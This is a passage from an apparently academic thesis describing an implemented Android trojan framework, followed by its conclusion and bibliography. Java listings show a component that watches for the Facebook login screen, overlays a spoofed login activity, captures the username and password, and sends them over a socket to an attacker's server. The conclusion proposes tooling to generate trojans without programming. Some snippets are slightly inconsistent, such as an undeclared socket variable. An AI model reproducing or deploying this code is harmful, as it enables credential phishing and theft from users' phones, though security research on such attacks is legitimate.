


Figure 7.2: The Library Configuration of the Implemented TrojanManager

TaskInterception (implemented malware component), SimpleBehavior (implemented behavior component), netcounter (simple trick app), TrojanFrameworkLib (the TrojanFramework) and InformationSend (implemented InformationSend component).

The first method that will be called is trojanStarted(). The TrojanFramework calls this method within the onCreate() procedure.

The following code snippet shows the implemented trojanStarted() method:

```
1 @Override
2 protected void trojanStarted() {
3         Log.v("Starting", "Trojan Manager");
4         BehaviorConnection bc = new BehaviorConnection(behavior);
5         doBindService("de.hshannover.bender.behaviour.SimpleBehaviour",
6                 (ServiceConnection)bc);
7 }
```

Listing 7.4: SendData Method of the Malware Component

This way, the first component which is bound to the TrojanManager is the SimpleBehavior implementation. Afterwards the TrojanManager is waiting for orders from the BehaviorComponent.

7.2.2 SimpleBehavior

Because for this scenario no complicated sequence is required, the Behavior component is kept simple as well. It is implemented as Android library and derived from the BehaviorComponent of the TrojanFramework. After being launched, the SimpleBehavior component orders TrojanManager to start every malware which is included in the trojan. If some result is arriving it will give the order to forward it to the InformationSend component. The Behavior component has no information about what kind of InformationSend component is implemented.

7.2.3 TaskInterception

The TaskInterception is the malware within the trojan, derived from the Malware component of the trojan framework. The TaskInterception is divided in to parts: TimerInterception and TaskInterceptionService. The TaskInterceptionService is to communicate with the TrojanManager and managing the spoofing of the Facebook app. The TimerInterception class is responsible to check the running processes.

TaskinterceptionService

After the TrojanManager sends a startMalware message to the TaskInterceptionService, the TimerInterception will start:

```
1  @Override
2  protected void startMalware() {
3    startTimer("com.facebook.katana.LoginActivity",
4      Class.forName("de.hshannover.bender.facebookSpoof.FacebookPhis"));
5  }
6
7  private void startTimer(String task, Class toSpoof) {
8    Log.v("taskintercept", "intercepting_started");
9    this.task = task; //The task which has to be intercepted
10   this.spoofingClass = toSpoof; // The spoofing class
11   //ActivityManager contains every running process
12   ActivityManager am = (ActivityManager)this.getSystemService(ACTIVITY_SERVICE);
13   Timer timer = new Timer();
14   timer.schedule  ( new TimerInterception(am, this, this.task), 0, 50 );
15 }
```

Listing 7.5: Start of the TaskInterceptionService

The startTimer method requires a task which is to be intercepted, and a activity which represents the spoofing. To get the running processes the TimerInterception needs the ActivityManager.Then a timer starts every 50ms the TimerInterception.

If the TimerInterception recognizes the LoginActivity of Facebook it will call the startSpoofing method of the TaskInterceptionService.

```
1  protected void startSpoofing() {
2    myReceiver = new MyReceiver();
3    IntentFilter intentFilter = new IntentFilter();
4    intentFilter.addAction(FacebookPhis.LOGIN_DATA);
5    registerReceiver(myReceiver, intentFilter);
6
7    Intent i = new Intent();
8    i.setAction(Intent.ACTION_MAIN);
9    i.setFlags(Intent.FLAG_ACTIVITY_BROUGHT_TO_FRONT);
10   i.addCategory(Intent.CATEGORY_LAUNCHER);
11   ComponentName cn = new ComponentName(this, spoofingClass);
12   i.setComponent(cn);
13   startActivity(i);
14 }
```

Listing 7.6: Start Spoofing of Facebook Login

The startSpoofing method creates at first a BroadcastReceiver to later receive the Facebook credentials from the spoofing activity (Line 2-5). Afterwards it creates an intent with the flag to bring the activity to the top of the display (Line 9-10). Thereupon the spoofing activity is going to start (Line 11-13).

Following a code snippet of the myReceiver Object (BroadcastReceiver):

```
1 private class MyReceiver extends BroadcastReceiver{
2   @Override
3   public void onReceive(Context arg0, Intent arg1) {
4   String username = arg1.getStringExtra("Username");
5   String password = arg1.getStringExtra("Password");
6   String fbcredential = "username:"+username+";password:"+password;
7   sendData(fbcredential);
8   }
9 }
```

Listing 7.7: Broadcat Receiver for the Facebook Credential

MyReceiver retrieves the stolen username and password out of the intent and concatenate them with separators. Afterward the credentials will be sent to the TrojanManager.

TimerInterception

The TimerInterception scans the running processes for the the defined task. Following a code snippet how the TimeInterception searches for the process:

```
1  public void run() {
2    List<RecentTaskInfo> recTasks = mAm.getRecentTasks(mAm.RECENT_WITH_EXCLUDED);
3    int numOfTasks = recTasks.size();
4    if (init == false) { //Check if this is the first time checking
5      for(int i = 0; i < numOfTasks; i++) {
6        String task = recTasks.get(i).baseIntent.getComponent().getClassName();
7        if (task.equals(taskToIntercept)) {
8          // Facebook already ran before the malware was started
9          ran = true;
10       }
11     }
12     init = true;
13   }
14
15   for(int i = 0; i < numOfTasks; i++) {
16     String task = recTasks.get(i).baseIntent.getComponent().getClassName();
17     if (task.equals(taskToIntercept)) {
18       if (ran == false) {
19         // The user just started Facebook. Start spoofing!
20         dpa.startSpoofing();
21         ran = true;
22       }
23     }
24   }
25 }
```

Listing 7.8: Algorithm to Detect the Launching of a passed Application Name

At first the TimeInterception component is checking if the Facebook app is already running. Because it is already running it would be conspicuous to spoof a already logged in session with a login activity (Line 5-14). The second block (Line 16-25) is checking the running processes as well. If the activity is found in the process list, the method startSpoofing() of the TaskInterceptionService will be started. Afterwards the boolean value "ran" will be set to "true". This guarantees that the task interception attack will be performed only one time.

FacebookPhish

The FacebookPhish is actually no component within the trojan. It contains the spoofed Facebook activity. The reason the spoofing activity is outsourced is to make it replaceable and thus spoof another application. Fig 7.3 shows the spoofed activity of Facebook. After the user typed in his Facebook credentials and clicks on login the credentials will be send to the the TrojanManager. Afterwards the spoofed activity will be closed and




Figure 7.3: Spoofed Facebook Login Activity

the original Facebook app will appear.

7.2.4 Information Send

The last discussed component is responsible for the sending of the stolen Facebook credentials out of the device to the attackers server. For this scenario the InformationSend component is kept very simple. It will establish a socket to the attackers server and pass over the credentials (or anything else the trojan manager will hand over). The following code snippet will show how the InformationSend component behaves after getting a sendData message:

```
1  @Override
2  protected void send (String data) throws IOException {
3    Socket outSocket = null;
4    PrintWriter out = null;
5    try {
6      echoSocket = new Socket("192.168.2.104", 50000);
7      out = new PrintWriter(outSocket.getOutputStream(), true);
8    } catch (UnknownHostException e) {
9      Log.e("Don't know about host:");
10   } catch (IOException e) {
11     Log.e("Couldn't get I/O for "
12     + "the connection.");
13     e.printStackTrace();
14   }
15   out.println(data);
16   out.close();
17   outSocket.close();
18 }
```

Listing 7.9: Sending the Facebook Credential trough a Socket

This way the InformationSend component just opens a socket to the server and sends the credentials through a PrintWriter.

8 Conclusion

Finally, a short summary about the thesis will be given and the findings will be critically discussed. Furthermore, the remaining tasks are defined and described.

8.1 Summary

The first part of the thesis covers the fundamentals of Android and especially its security mechanism. The focus was laid on the architecture and the important aspects of developing an Android application. It was important to understand how Android malware in the wild is constructed. Furthermore this helped to discover the best way to design a trojan framework for the specified requirements. The security mechanism helped to understand how specific attack vectors against Android work.

The next big part discussed possible attack vectors against Android and their aims. Firstly it was important to understand what kind of attack vectors are usable and how they work in detail. Based on the attack vectors the aims have been defined. It was shown which options such a malware offers after an successful attack. With the help of a risk matrix the different types of attack vectors in combination with their aims, were categorized by their danger potential. Thereupon several stealth strategies were shown. As a conclusion for the analysis of malware, three well known Android malware have been analyzed to fill the gap between the theory and the practice.

The last big part consisted of the design for the trojan framework. The analysis of the fundamentals and security mechanism for Android and the analysis of malware was a big help to finalize the design of the framework. Based on the design the implementation was done. To demonstrate how to use the framework, a task interception was implemented.

8.2 Reflection

The results of the design and implementation of the trojan framework were evaluated and can be found in the associated sections. A summary of these reflections are given

as follows:

In order to provide a trojan framework that is able to create different kinds of malware it was crucial to build the framework in a modular way. That allows to exchange different parts of a trojan and create thus a different trojan for the desired scenario. This technical requirement goes very well along with the requirement "Easy Generation of a new Trojan". The requirement that calls for a modular concept is fulfilled with the presented design. Based on this work the implementation uses the component based approach to fulfill the requirement that the trojan can be generated in easily. The implementation used Android libraries and services to take care of this needs. The loading of different malware types and applications was fulfilled by with the design of the TrojanManager. The TrojanManager is designed as a central point in the trojan framework and handles all connections and communication between the components. To offer the developer a possibility to create a trojan that behaves exactly like he wants it to, a BehaviorComponent was created. Within the BehaviorComponent it is possible for the developer to create its own workflow context and command the TrojanManager arbitrarily. The requirement to configure the stealthiness of malware is theoretically fulfilled with the stealth strategies in section 5.6. A developer can create the described approaches within the BehaviorComponent. The trojan framework is independent from the development environment but the recommendation is to use Eclipse. This IDE simplifies the development of Android software a great deal, because it integrates the emulator very well.

8.3 Future Works

- The behavior component should have some preimplemented stealth strategies, to allow the developer to simply choose one.
- A big extension would be a workflow which is configurable. As of now, the workflow has to be implemented using the Java language within the behavior component. The workflow could be implemented using a rule based language.
- At the moment the trojan framework defines the structure of the resulting trojans and controls all the communication between the components. The next big step based on the last two points would be a GUI which aids the generation of a malware without actually programming anything. This assumes that there are already enough preimplemented malware, information send components and stealth strategies.

List of Figures

Bibliography

[1] Open Handset Alliance. What is Android? — Android Developers. Available from: http://developer.android.com/guide/basics/what-is-android.html.

[2] Carlo U. Nicola. Einblick in die Dalvik Virtual Machine. *IMVS Fokus Report 2009*, 2009.

[3] Arno Becker and Marcus Pant. Grundlagen und Programmierung. *dpunkt.verlag*, 2010.

[4] SY Hashimi and Satya Komatineni. Pro Android. 2010. Available from: http://books.google.com/books?hl=en&lr=&id=Bam8K5SIiTkC&oi=fnd&pg=PR4&dq=Pro+Android&ots=NHDhDbNT_X&sig=CbYUoVK3r__MMucIZ5zcaaTNXR8.

[5] Jeff Six. *Application Security for the Android Platform.* 2012.

[6] Gartner. Gartner Says Worldwide Sales of Mobile Phones Declined 2 Percent in First Quarter of 2012; Previous Year-over-Year Decline Occurred in Second Quarter of 2009, 2012. Available from: http://www.gartner.com/it/page.jsp?id=2017015.

[7] Gartner. Gartner Says Worldwide Smartphone Sales Soared in Fourth Quarter of 2011 With 47 Percent Growth. Available from: http://www.gartner.com/it/page.jsp?id=1924314.

[8] Open Handset Alliance. Service — Android Developers, 2012. Available from: http://developer.android.com/reference/android/app/Service.html.

[9] Lucas Davi, Alexandra Dmitrienko, Ahmad-reza Sadeghi, and Marcel Winandy. Privilege Escalation Attacks on Android. *Erasmus*, pages 346–360, 2011.

[10] Ian Goldberg, David Wagner, Randi Thomas, Eric Brewer, and Eric A Brewer. A Secure Environment for Untrusted Helper Applications (Confining the Wily Hacker) A Secure Environment for Untrusted Helper Applications Con ning the Wily Hacker 2 Motivation 1 Introduction. (July), 1996.

[11] Open Handset Alliance. Permission — Android Developers. Available from: http://developer.android.com/guide/topics/manifest/permission-element.html.

[12] Open Handset Alliance. Signing Your Applications — Android Developers, 2012. Available from: http://developer.android.com/tools/publishing/app-signing.html.

[13] Open Handset Alliance. Platform Versions Dristribution — Android Developers. Available from: http://developer.android.com/about/dashboards/index.html.

[14] Adrienne Porter Felt, Matthew Finifter, Erika Chin, Steve Hanna, and David Wagner. A survey of mobile malware in the wild. *Proceedings of the 1st ACM workshop on Security and privacy in smartphones and mobile devices - SPSM '11*, page 3, 2011. Available from: http://dl.acm.org/citation.cfm?doid=2046614.2046618, doi:10.1145/2046614.2046618.

[15] Adrienne Porter Felt and David Wagner. Phishing on Mobile Devices.

[16] Open Handset Alliance. Scheme — Android Developers. Available from: http://developer.android.com/reference/org/apache/http/conn/scheme/Scheme.html.

[17] William Enck, Damien Octeau, Patrick Mcdaniel, and Swarat Chaudhuri. A Study of Android Application Security.

[18] Mobclix. Monthly Value of an App User, 2011.

[19] Marc Fossi, Eric Johnson, and David Mckinney. SyMAnteC enterpriSe SeCUrit y Symantec Report on the Underground Economy Security technology and response. (november), 2008.

[20] Heise. Google's anti-malware Bouncer too tolerant - The H Security: News and Features. Available from: http://www.h-online.com/security/news/item/Google-s-anti-malware-Bouncer-too-tolerant-1654441.html.

[21] Amit Klein. First SpyEye Attack on Android Mobile Platform Now in the Wild — Trusteer, 2011. Available from: https://www.trusteer.com/blog/first-spyeye-attack-android-mobile-platform-now-wild.

[22] Fortiguard. Android/Hongtoutou.A!tr - Released Feb 15, 2011, 2011. Available from: http://www.fortiguard.com/av/VID2494321.

[23] Fortinet. Fortinet Threat Landscape Research Reveals FortiGuard Labs' Top 5 Android Malware Families — Fortinet, 2011. Available from: `http://www.fortinet.com/press_releases/111206.html`.

[24] AVG Mobiliation. Malware information: DroidKungFu, 2011. Available from: `http://droidsecurity.appspot.com/securitycenter/securitypost_20110609.html`.

[25] Sven Bugiel, Lucas Davi, Alexandra Dmitrienko, Thomas Fischer, and Ahmadreza Sadeghi. t Darmstadt Technische Universit a Center for Advanced Security Research Darmstadt Technical Report TR-2011-04 XManDroid : A New Android Evolution to Mitigate Privilege Escalation Attacks XManDroid : A New Android Evolution to Mitigate Privilege Escalat. *System*, 2011.

[26] Timothy Vidas, E C E Cylab, Daniel Votipka, I N I Cylab, and Nicolas Christin. All Your Droid Are Belong To Us : A Survey of Current Android Attacks.

[27] Roman Schlegel, Kehuan Zhang, Xiaoyong Zhou, Mehool Intwala, Apu Kapadia, and Xiaofeng Wang. Soundcomber : A Stealthy and Context-Aware Sound Trojan for Smartphones.

[28] Bryan Dixon, Yifei Jiang, Abhishek Jaiantilal, and Shivakant Mishra. Location Based Power Analysis to Detect Malicious Code in Smartphones [Position Paper]. *Power*, pages 27–32, 2011.

[29] Erika Chin, Adrienne Porter Felt, and David Wagner. Analyzing Inter-Application Communication in Android. *Components*, 2011.

[30] Asaf Shabtai, Uri Kanonov, Yuval Elovici, Chanan Glezer, and Yael Weiss. " Andromaly ": a behavioral malware detection framework for android devices. *Journal of Intelligent Information Systems*, pages 161–190, 2012. `doi:10.1007/s10844-010-0148-x`.

[31] Short Paper, Josef Von Helden, and Johannes Westhuis. Towards Permission-Based Attestation for the. *BIOS*, pages 108–115.

[32] BBC. BBC News - Porn virus publishes web history of victims on the net, 2010. Available from: `http://news.bbc.co.uk/2/hi/technology/8622665.stm`.

[33] David Barroso. S21sec Security Blog: ZeuS Mitmo: Man-in-the-mobile (I), 2011. Available from: `http://securityblog.s21sec.com/2010/09/zeus-mitmo-man-in-mobile-i.html`.

[34] Open Handset Alliance. Processes and Threads — Android Developers, 2012. Available from: `http://developer.android.com/guide/components/processes-and-threads.html`.

[35] Peter Hornyack and Stuart Schechter. " These Aren ' t the Droids You ' re Looking For ": Retrofitting Android to Protect Data from Imperious Applications Categories and Subject Descriptors. *Public Policy*, pages 639–651.

[36] Iker Burguera and Urko Zurutuza. Crowdroid : Behavior-Based Malware Detection System for Android. *Science*, pages 15–25, 2011.

[37] heise Security. Android-Smartphones per Drive-by infiziert. Available from: `http://www.heise.de/security/meldung/Android-Smartphones-per-Drive-by-infiziert-1446758.html`.

[38] 2nd USENIX Conference on Web Application Development. *Development*, 2011.

[39] Sven Bugiel, Lucas Davi, Alexandra Dmitrienko, Stephan Heuser, Ahmad-reza Sadeghi, and Bhargava Shastry. Practical and Lightweight Domain Isolation on Android. *Communication*, pages 51–62.

[40] William Enck, Machigar Ongtang, and Patrick Mcdaniel. Networking and Security. 2008(November), 2008.